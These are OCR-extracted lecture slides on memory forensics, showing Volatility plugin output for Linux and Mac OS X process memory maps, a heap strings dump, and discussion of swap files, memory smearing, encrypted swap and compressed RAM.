
linux_proc_maps Plugin

2. bash

```
garfish-2:volatility golden$ python vol.py --profile=LinuxXubuntu1404x64 -f ~/Documents/Virtual\ Machines.localized/XUbuntu\ 64-bit.vmwarevm/
XUbuntu\ 64-bit-4c3a7f35.vmem linux_proc_maps -p 2836
Volatility Foundation Volatility Framework 2.4
Pid      Start              End                Flags               Pgoff Major  Minor  Inode      File Path
-------- ------------------ ------------------ ------ ------------------ ------ ------ ---------- ---------
    2836 0x0000000000400000 0x000000000004ef000 r-x                 0x0      8      1     262146 /bin/bash
    2836 0x000000000006ee000 0x000000000006ef000 r--              0xee000      8      1     262146 /bin/bash
    2836 0x000000000006ef000 0x00000000006f8000 rw-              0xef000      8      1     262146 /bin/bash
    2836 0x00000000006f8000 0x00000000006fe000 rw-                 0x0      0      0          0
    2836 0x00000000014d3000 0x000000000169a000 rw-                 0x0      0      0          0 [heap]
    2836 0x00007f1fdd866000 0x00007f1fdd871000 r-x                 0x0      8      1     135300 /lib/x86_64-linux-gnu/libnss_files-2.19.so
    2836 0x00007f1fdd871000 0x00007f1fdda70000 ---               0xb000      8      1     135300 /lib/x86_64-linux-gnu/libnss_files-2.19.so
    2836 0x00007f1fdda70000 0x00007f1fdda71000 r--               0xa000      8      1     135300 /lib/x86_64-linux-gnu/libnss_files-2.19.so
    2836 0x00007f1fdda71000 0x00007f1fdda72000 rw-               0xb000      8      1     135300 /lib/x86_64-linux-gnu/libnss_files-2.19.so
    2836 0x00007f1fdda72000 0x00007f1fdda7d000 r-x                 0x0      8      1     131174 /lib/x86_64-linux-gnu/libnss_nis-2.19.so
    2836 0x00007f1fdda7d000 0x00007f1fddc7c000 ---               0xb000      8      1     131174 /lib/x86_64-linux-gnu/libnss_nis-2.19.so
    2836 0x00007f1fddc7c000 0x00007f1fddc7d000 r--               0xa000      8      1     131174 /lib/x86_64-linux-gnu/libnss_nis-2.19.so
    2836 0x00007f1fddc7d000 0x00007f1fddc7e000 rw-               0xb000      8      1     131174 /lib/x86_64-linux-gnu/libnss_nis-2.19.so
    2836 0x00007f1fddc7e000 0x00007f1fddc95000 r-x                 0x0      8      1     135326 /lib/x86_64-linux-gnu/libnsl-2.19.so
    2836 0x00007f1fddc95000 0x00007f1fdde94000 ---              0x17000      8      1     135326 /lib/x86_64-linux-gnu/libnsl-2.19.so
    2836 0x00007f1fdde94000 0x00007f1fdde95000 r--              0x16000      8      1     135326 /lib/x86_64-linux-gnu/libnsl-2.19.so
    2836 0x00007f1fdde95000 0x00007f1fdde96000 rw-              0x17000      8      1     135326 /lib/x86_64-linux-gnu/libnsl-2.19.so
    2836 0x00007f1fdde96000 0x00007f1fdde98000 rw-                 0x0      0      0          0
```

Look for obvious signs of "no good"—e.g., unknown processes with libraries mapped out of `/tmp` or broken permissions. Also allows easy identification of interesting areas of memory, like the process heap.

Dumping Regions: linux_dump_map




strings on Dumped Heap Region

```
apt-cache search dbgsym
sudo reboot
sudo bash
cd /mnt/hgfs/Work/class/4402/
kprobes/DEVMEM/
ls -ltr
less main.c
sudo bash
cd /boot
ls -ltr
sudo emacs /etc/default/grub
sudo reboot
sudo apt-get install systemtap
sudo apt-get update
```

Mac OS X Memory Allocation

Mac Memory Concepts

- Data structures are obviously different from Linux, but not surprisingly, “UNIX-y” feel
- Background in Mach or BSD internals goes a long way
- Examine data structures in typical fashion
- Similar plugins, including **`mac_proc_maps`** and **`mac_dump_maps`**







FIGURE 8–6 Details of the Mac OS X Mach VM architecture




mac_proc_maps

2. bash

```
garfish-2:volatility golden$ python vol.py --profile=MacMavericks_10_9_4_AMDx64 -f ~/Documents/Virtual\ Machines.localized/Mac\ OS\ X\
 10.9.vmwarevm/Mac\ OS\ X\ 10.9-53f72337.vmem mac_pslist | grep -i bash
Volatility Foundation Volatility Framework 2.4
0xffffff802ef7d9e8 bash                259      502       20       259      64BIT        0x00000000500eb000 2014-09-22 19:19:56 UTC+00
00
garfish-2:volatility golden$ python vol.py --profile=MacMavericks_10_9_4_AMDx64 -f ~/Documents/Virtual\ Machines.localized/Mac\ OS\ X\
 10.9.vmwarevm/Mac\ OS\ X\ 10.9-53f72337.vmem mac_proc_maps -p 259
Volatility Foundation Volatility Framework 2.4
Pid      Name                 Start              End                Perms     Map Name
-------- -------------------- ------------------ ------------------ --------- --------
259      bash                 0x000000010291a000 0x000000010299c000 r-x       Macintosh HD/bin/bash
259      bash                 0x000000010299c000 0x00000001029a7000 rw-       Macintosh HD/bin/bash
259      bash                 0x00000001029a7000 0x00000001029aa000 rw-
259      bash                 0x00000001029aa000 0x00000001029b3000 r--       Macintosh HD/bin/bash
259      bash                 0x00000001029b3000 0x00000001029b4000 r--
259      bash                 0x00000001029b4000 0x00000001029b5000 r--       [heap]
259      bash                 0x00000001029b5000 0x00000001029b6000 rw-       [heap]
259      bash                 0x00000001029b6000 0x00000001029b7000 ---       [heap]
259      bash                 0x00000001029b7000 0x00000001029cc000 rw-       [heap]
259      bash                 0x00000001029cc000 0x00000001029cd000 ---       [heap]
259      bash                 0x00000001029cd000 0x00000001029ce000 ---       [heap]
259      bash                 0x00000001029ce000 0x00000001029e3000 rw-       [heap]
259      bash                 0x00000001029e3000 0x00000001029e4000 ---       [heap]
259      bash                 0x00000001029e4000 0x00000001029e5000 r--       [heap]
259      bash                 0x00000001029e5000 0x00000001029e6000 rw-
259      bash                 0x00000001029e6000 0x00000001029e7000 r--
259      bash                 0x00007fea50c00000 0x00007fea50d00000 rw-       [heap]
259      bash                 0x00007fea50d00000 0x00007fea50e00000 rw-       [heap]
259      bash                 0x00007fea51000000 0x00007fea51800000 rw-       [heap]
259      bash                 0x00007fff592e6000 0x00007fff5cae6000 ---       [stack]
259      bash                 0x00007fff5cae6000 0x00007fff5d2e6000 rw-       [stack]
259      bash                 0x00007fff6299c000 0x00007fff629d0000 r-x       Macintosh HD/usr/lib/dyld
259      bash                 0x00007fff629d0000 0x00007fff629d2000 rw-       Macintosh HD/usr/lib/dyld
259      bash                 0x00007fff629d2000 0x00007fff62a0f000 rw-
259      bash                 0x00007fff62a0f000 0x00007fff62a23000 r--       Macintosh HD/usr/lib/dyld
```

mac_dump_maps



Swap Files / RAM Compression

Aside: Forensics, Features, Privacy


- New OS features may negatively impact forensics
- e.g.:
  - Native whole disk encryption
  - Encrypted swap
  - Secure Recycle Bin / Trash facilities
  - Secure erasure during disk formatting
- New feature in Linux and Mac OS X—Compressed RAM—**positively impacts** memory forensics
- Discussed in detail in DFRWS 2014 paper:
  - G. G. Richard III, A. Case, "In Lieu of Swap: Analyzing Compressed RAM in Mac OS X and Linux," Proceedings of the 2014 Digital Forensics Research Conference (DFRWS 2014).

Memory Forensics: Swap Files


"Traditional" forensics: capture contents of storage devices, including the swap file → swap file on disk

Swap file contains RAM "overflow"—if you don't have this data, you probably don't have a complete memory dump

Live forensics / memory analysis: capture RAM contents



RAM



If you acquire both RAM and disk contents, memory *smearing* is likely and the swap file may be (very) out of sync with the memory dump

Forensically, Swap Files are a Mess


RAM dump

SMEARING

order

Swap file

Data trapped in unsanitized blocks allocated to swap file



provenance??

encrypted swap

554-88-2345

kool@gmail.com

murder

```
struct {
  int ip;
…
} netstat;
```

```
void swap_crypt_ctx_initialize ( void ) {
  unsigned int i;
  if ( swap_crypt_ctx_initialized == FALSE ) {
    for (i = 0; i < ( sizeof ( swap_crypt_key ) /
      sizeof ( swap_crypt_key [0])); i++) {
      swap_crypt_key [i] = random();
    }
    aes_encrypt_key (
      (const unsigned char *) swap_crypt_key ,
      SWAP_CRYPT_AES_KEY_SIZE ,
      &swap_crypt_ctx.encrypt);
    ...
    swap_crypt_ctx_initialized = TRUE ;
  }
}
```

